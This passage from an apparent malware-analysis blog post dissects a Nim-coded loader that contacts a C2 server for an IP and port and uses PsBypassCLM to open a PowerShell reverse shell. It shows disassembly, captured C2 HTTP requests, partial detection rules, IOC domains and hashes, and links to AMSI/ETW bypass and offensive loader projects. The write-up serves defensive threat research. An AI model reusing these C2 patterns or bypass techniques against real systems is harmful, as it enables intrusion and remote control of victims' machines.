
We went through a number of deliveries that we were able to find but they all seemed to be the same thing, a NIM coded DLL with a copy of PsBypassCLM.exe[6] embedded inside. The NIM coded portion had a source code file named:

```
/root/mounted_app/execute_powershell.nim
```

Main function also referred to as ‘executepowershell’:

Press enter or click to view image in full size

This piece of the malware will actually talk to the same C2 as the initial loader but using a different URI.



The response from this is expected to be a json blob that contains the keys ‘IP’ and ‘PORT’ which will then be used with PsBypassCLM to setup a a powershell reverse shell[6].

```
lea     rax, aRootMounted_ap ; "/root/mounted_app/
mov     [rbp+2890h+var_28C8], rax
mov     rax, [rbp+2890h+var_20]
mov     rax, [rax+18h]
mov     r8d, 0
mov     edx, 0
mov     rcx, rax
call    parseJson__pureZjson_5300
mov     [rbp+2890h+var_28], rax
mov     [rbp+2890h+var_28D0], 5Fh
lea     rax, aRootMounted_ap ; "/root/mounted_app/
mov     [rbp+2890h+var_28C8], rax
mov     [rbp+2890h+var_30], 0
mov     rax, [rbp+2890h+var_28]
lea     rdx, TM__kPEq5zdiTmCYR50zoqNQhA_12 ; IP
mov     rcx, rax
call    X5BX5D___pureZjson_3086
mov     [rbp+2890h+var_30], rax
mov     rax, [rbp+2890h+var_30]
mov     edx, 0
mov     rcx, rax
call    getStr__pureZjson_148
mov     [rbp+2890h+var_38], rax
mov     [rbp+2890h+var_28D0], 60h
lea     rax, aRootMounted_ap ; "/root/mounted_app/
mov     [rbp+2890h+var_28C8], rax
mov     [rbp+2890h+var_40], 0
mov     rax, [rbp+2890h+var_28]
lea     rdx, TM__kPEq5zdiTmCYR50zoqNQhA_13 ; PORT
mov     rcx, rax
call    X5BX5D___pureZjson_3086
mov     [rbp+2890h+var_40], rax
```

Malware code reuse:

https://github.com/treeform/puppy

Get Jason Reaves’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

https://github.com/adamsvoboda/nim-loader

https://github.com/icyguider/Nimcrypt2

https://github.com/padovah4ck/PSByPassCLM

Detections

For traffic patterns we can find some of the initial loader laid out in this sandbox report[7].

Loader registration:

```
GET /register HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: gzip
User-Agent: Puppy
Host: dlqqhrmhyuuikbqx.net
```

```
$HOME_NET any -> $EXTERNAL_NET any (msg:"NimLoader Bot Registration"; content:"/register"; http_uri;
```

Loader requests commands/deliveries:

```
GET /update/5f04c669-b925-448c-a505-1cbf7653c261 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: gzip
User-Agent: Puppy
Host: dlqqhrmhyuuikbqx.net
```

```
$HOME_NET any -> $EXTERNAL_NET any (msg:"NimLoader PS Execute Checkin"; content:"/ggapi"; http_uri;
```

Delivery response:

```
Data Raw: 66 36 30 0d 0a 7b 22 73 74 61 74 75 73 22 3a 22 6f 6b 22 2c 22 63 6f 6d 6d 61 6e 64 73 22
Data Ascii: f60{"status":"ok","commands":["{\"ct\": \"vYUvh1FpiumH5uObUJ5O9zXTyseRCt7IFDlg4lougkh6YG
```

```
$EXTERNAL_NET any -> $HOME_NET any (msg:"NimLoader Bot Command Response"; content:"|7b22737461747573
```

IOCs

```
d0f89958b779.link
qt-x34-api.net
6bb9b4497037.xyz
dlqqhrmhyuuikbqx.net
```

Nim crypted version:

```
f606620b5cec0edd90cdc97d0ae4552a64ff0642ce0578ca61e8a1753b017bb4
```

Rust crypted version:

```
b979a029f65b8af43dc3ca9d156b6f3a3392cdc2d8b92f66c70226e86275b8fc
```

This version delivers a bytecode version of the loader which will also inject into a different hardcoded process:

```
RuntimeBroker.exe
```

References

1:https://www.virustotal.com/

2:https://nim-lang.org/

3: https://rastamouse.me/memory-patching-amsi-bypass/

4: https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

5:https://blog.xpnsec.com/hiding-your-dotnet-etw/

6:https://github.com/padovah4ck/PSByPassCLM

7:https://www.joesandbox.com/analysis/1309411/0/html
